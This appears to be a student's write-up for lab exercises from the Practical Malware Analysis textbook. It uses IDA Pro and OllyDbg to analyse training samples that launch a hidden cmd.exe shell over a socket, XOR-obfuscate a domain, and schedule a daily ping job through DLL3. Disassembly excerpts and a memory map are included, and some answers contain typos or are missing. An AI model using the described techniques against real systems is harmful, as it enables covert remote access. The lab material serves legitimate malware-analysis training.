GetStartupInfoA
HeapDestroy
HeapCreate
VirtualFree
HeapFree
RtlUnwind
WriteFile
HeapAlloc
```

#### 2. What happens when you run this binary?

Nothing shows up. But I know it starts a hidden cmd window and access to [www.practicalmalwareanalysis.com](http://www.practicalmalwareanalysis.com).

#### 3. How can you get this sample to run its malicious payload?

We should change the name to ocl.exe

#### 4. What is happening at 0x00401133?

The malware start format and build two strings.

#### 5. What arguments are being passed to subroutine 0x00401089?

The ciphertext 1qaz2wsx3edc.

**6. What domain name does this malware use?**

www.practicalmalwareanalysis.com.

**7. What encoding routine is being used to obfuscate the domain name?**

XORs

**8. What is the significance of the CreateProcessA call at 0x0040106E?**

The CreateProcess function call starts a cmd.exe window. But the window is hidden because the STARTUPINFO parameter is set to 0. Moreover a lot of parameters at STARTUPINFO is changed so that the malware can start communication between socket and cmd.exe.

**Lab09-03****Steps of Processes**

First we start statistic analysis. Check the imports table at PEView. The malware loads DLL1, DLL2, KERNEL32.DLL, and NETAPI32.DLL. However when I put the malware into IDA Pro, the first thing I noticed is DLL3. The malware also loads DLL3 by LoadLibrary, which means the DLL3 is loaded dynamically. We double click on the function. There are two references about the LoadLibrary. Besides DLL3, the malware loaded user32.dll dynamically as well. We need to check when and where DLL3 is loaded. Unlike DLL1 and DLL2, they are at import table so that they will be loaded as soon as the malware is launched. We also notice that the malware call DLL1Print, DLL2Print and DLL2Return. I assume DLL1Print and DLL2Print will give us a string related to a program. There is a WriteFile function call after few lines without CreateFile. Therefore we should consider if the previous function call will return a file name.

```

push    ebp
mov     ebp, esp
sub     esp, 1Ch
call    ds:Dll1Print
call    ds:Dll2Print
call    ds:Dll2ReturnJ
mov     [ebp+hFile], eax
push    0 ; lpOverlapped
lea     eax, [ebp+NumberOfBytesWritten]
push    eax ; lpNumberOfBytesWritten
push    17h ; nNumberOfBytesToWrite
push    offset aMalwareanalysisi ; "malwareanalysisbook.com"
mov     ecx, [ebp+hFile]
push    ecx ; hFile
call    ds:WriteFile
mov     edx, [ebp+hFile]
push    edx ; hObject
call    ds:CloseHandle
push    offset LibFileName ; "DLL3.dll"
call    ds:LoadLibraryA
mov     [ebp+hModule], eax
push    offset ProcName ; "DLL3Print"
mov     eax, [ebp+hModule]
push    eax ; hModule
call    ds:GetProcAddress
mov     [ebp+var_8], eax
call    [ebp+var_8]
push    offset aDll3getstructu ; "DLL3GetStructure"
mov     ecx, [ebp+hModule]
push    ecx ; hModule
call    ds:GetProcAddress
mov     [ebp+var_10], eax
lea     edx, [ebp+Buffer]
push    edx

```

To verify our conclusion, we can load the DLL files into IDA Pro and check the exports function of them. The purpose of DLL1 is simple. The export entry print a string "DLL 1 mystery data %d\n". The number here is retrieved from DLLMain function. At DLLMain function, the program only did one thing. It calls GetCurrentProcessId to return the current PID. Therefore we can conclude that DLL1Print will give us the PID of the current running process. Now we load DLL2 into IDA Pro. The export entry point is DLL2print. The only thing DLL2 did is to create a file. If the file exists, then return the file handle number. I know it will not return the file name because it will print a string "DLL 2 mystery data %d\n". The integer here is retrieved from CreateFile. Therefore it won't return the file name. Remember that DLL2 has another export entry point called DLL2ReturnJ. The return value is stored at dword\_1000B078. If we click the variable, we will notice that the variable is used by the print function, which means the data stored at dword\_1000B078 is the integer indicating the created file "temp.txt". Hence the purpose of DLL2ReturnJ is same as DLL2Print.

```


public Dll2Print
proc near ; DATA XREF: .rdata:off_10007BA810
push    ebp
mov     ebp, esp
mov     ecx, dword_1000B078
push    eax
push    offset aDll2MysteryDat ; "DLL 2 mystery data %d\n"
call    sub_1000105A
add     esp, 8
pop     ebp
retn
endp

-----
align 10h
try 2. Dll2ReturnJ
===== SUBROUTINE =====
bp-based frame
public Dll2ReturnJ
proc near ; DATA XREF: .rdata:off_10007BA810
push    ebp
mov     ebp, esp
mov     eax, dword_1000B078
pop     ebp
retn
endp

```



Now we go back to analyze the executable file. We already have the handle to temp.txt file. The written content is stored at office set. The content is the string malwareanalysisbook.com. We launch the malware and we can find the temp file at local path. Then the malware takes DLL3Print as parameter to Loadlibrary and GetProcAddress. It called GetProcAddress twice. The second time when the malware calls GetProcAddress, it takes DLL3GetStructure as parameter. So we should load DLL3 into IDA Pro. At the entry point of DLL3Print, the program print DLL 3 mystery data %d, the number will be the address of pointer WideCharStr. The pointer stored the string ping www.malwareanalysisbook.com. The string is converted at UTF-16 by MultiByteToWideChar. Next we check the entry point of DLL3GetStructure. It should display like a structure. But it is not. We can convert the variable dword\_1000B0A0 in to structure type by applying new structure type.




So far we don't which type we should apply. We can go back to the executable file. The next function call is `NetScheduleJobAdd` that submit a job to run at a specified future time and date. This function requires that the schedule service be started. The function takes buffer as parameter. The structure type of the buffer is `AT_INFO`. Buffer first appeared at 0x401071 where the program takes buffer as parameter and then call `[ebp+var_10]`. `var_10` stored the return value of `GetProcAddress (DLL3GetStructure)`. Therefore the buffer is pointing to the structure of DLL3. We should add a structure type at DLL3 as `AT_INFO`. Once we add it and change the variable `dword_1000B0A0` into the new structure type. We can notice that the program sets a time to ping the URL address. In other words, the malware will ping to malwarepracticalanalysis.com every day at 1:00 AM.

```

push    ebp
mov     ebp, esp
push    ecx
mov     [ebp+1pMultiByteStr], offset aPingWww_malwar ; "ping www.malwar
push    32h ; cchWideChar
push    offset WideCharStr ; 1pWideCharStr
push    0FFFFFFFh ; cchMultiByte
mov     eax, [ebp+1pMultiByteStr]
push    eax ; 1pMultiByteStr
push    0 ; dwFlags
push    0 ; CodePage
call    ds:MultiByteToWideChar
mov     stru_100080A0.Command, offset WideCharStr
mov     stru_100080A0.JobTime, 36EE80h
mov     stru_100080A0.DaysOfMonth, 0
mov     stru_100080A0.DaysOfWeek, 7Fh
mov     stru_100080A0.Flags, 11h
mov     al, 1
mov     esp, ebp
pop     ebp
retn    0Ch
DllMain@12 endp

```

To see more details about the malware, we load it into OllyDbg. We navigate to the function call for Loadlibrary at 0x401032. We set a breakpoint after Loadlibrary to see the base address for the three DLL files. We notice all of them have base address 0x10000000, which matches with our statistic analysis.



The above screenshot is the result after the malware is launch. All of the data is corresponding with our analysis.

### Issue or Problem

Once we can figure out the AT\_INFO structure for DLL3, the analysis procedure will be easy. For this lab, I think IDA Pro is more important than OllyDbg.

### Conclusion

The malware dynamically load DLL3 file to ping practicalmalwareanalysis.com every day at 1:00 AM. It creates a temp file at local path to store the URL address. The function calls to execute the program and create file are stored at DLL1 and DLL2, respectively. Those two DLL files are loaded as long as the program is run because they are at imports table.

### Reviewed Questions

**1. What DLLs are imported by Lab09-03.exe ?**

KERNEL32.DLL, USER32.DLL, NetAPI32.dll, DLL1.dll, DLL2.dll, DLL3.dll.

**2. What is the base address requested by DLL1.dll , DLL2.dll , and DLL3.dll ?**

The base address is same for them: 0x10000000.

**3. When you use OllyDbg to debug Lab09-03.exe , what is the assigned based address for: DLL1.dll , DLL2.dll , and DLL3.dll ?**

The assigned address is different with the base address. The assigned address for DLL1.dll is 0x1000000, for DLL2.dll is 0x320000, for DLL3.dll is 0x380000. To see the assigned address, we still need to set a breakpoint right after the Loadlibrary is called.

Memory map								
Address	Size	Owner	Section	Contains	Type	Access	Initial	Mapped as
00010000	00001000				Priv	RW	RW	
00020000	00001000				Priv	RW	RW	
000120000	00001000				Priv	RW	Gua	RW
00012E000	00002000				Priv	RW	Gua	RW
000130000	00003000			stack of ma	Map	R	R	
000140000	00005000				Priv	RW	RW	
000240000	00006000				Priv	RW	RW	
000250000	00003000				Map	RW	RW	
000260000	00016000				Map	R	R	
000280000	00041000				Map	R	R	\Device\HarddiskVolume1\WINDOWS\
0002D0000	00041000				Map	R	R	\Device\HarddiskVolume1\WINDOWS\
000320000	00006000				Map	R	R	\Device\HarddiskVolume1\WINDOWS\
000330000	00001000	DLL2		PE header	Imag	R	RWE	
000331000	00006000	DLL2	.text	code	Imag	R	RWE	
000337000	00001000	DLL2	.rdata	imports,exp	Imag	R	RWE	
000338000	00005000	DLL2	.data	data	Imag	R	RWE	
00033D000	00001000	DLL2	.reloc	relocations	Imag	R	RWE	
000340000	00004000				Priv	RW	RW	
000350000	00003000				Map	R	R	\Device\HarddiskVolume1\WINDOWS\
000360000	00006000				Priv	RW	RW	
000370000	00006000				Priv	RW	RW	
000380000	00002000				Priv	RW	RW	
000390000	00001000	DLL3		PE header	Imag	R	RWE	
000391000	00006000	DLL3	.text	code	Imag	R	RWE	
000397000	00001000	DLL3	.rdata	imports,exp	Imag	R	RWE	
000398000	00005000	DLL3	.data	data	Imag	R	RWE	
00039D000	00001000	DLL3	.reloc	relocations	Imag	R	RWE	
0003A0000	00004000				Priv	RW	RW	
000400000	00001000	Lab09-03		PE header	Imag	R	RWE	
000401000	00004000	Lab09-03	.text	code	Imag	R	RWE	
000405000	00001000	Lab09-03	.rdata	imports	Imag	R	RWE	
000406000	00003000	Lab09-03	.data	data	Imag	R	RWE	
100000000	00001000	DLL1		PE header	Imag	R	RWE	
100010000	00006000	DLL1	.text	code	Imag	R	RWE	
100070000	00001000	DLL1	.rdata	imports,exp	Imag	R	RWE	
100080000	00005000	DLL1	.data	data	Imag	R	RWE	
1000D0000	00001000	DLL1	.reloc	relocations	Imag	R	RWE	
5B860000	00001000	NETAPI32		PE header	Imag	R	RWE	
5B861000	0004E000	NETAPI32	.text	code,import	Imag	R	RWE	
5B8AF000	00003000	NETAPI32	.data	data	Imag	R	RWE	
5B8B2000	00001000	NETAPI32	.rsrc	resources	Imag	R	RWE	
5B8B3000	00003000	NETAPI32	.reloc	relocations	Imag	R	RWE	

4. When Lab09-03.exe calls an import function from DLL1.dll , what does this import function do?

Print the string and return the PID.


5. When Lab09-03.exe calls WriteFile , what is the filename it writes to?

temp.txt at local path

6. When Lab09-03.exe creates a job using NetScheduleJobAdd , where does it get the data for the second parameter?

The second parameter is retrieved from DLL3.dll. It is the structure pointer to AT\_INFO structure.

7. While running or debugging the program, you will see that it prints out three pieces of mystery data. What are the following: DLL 1 mystery data 1, DLL 2 mystery data 2, and DLL 3 mystery data 3?



**8. How can you load DLL2.dll into IDA Pro so that it matches the load address used by OllyDbg?**

We can change the base address at IDA Pro. Each time we load the DLL file we have never changed the new image base address. We can change the address to 0x320000.

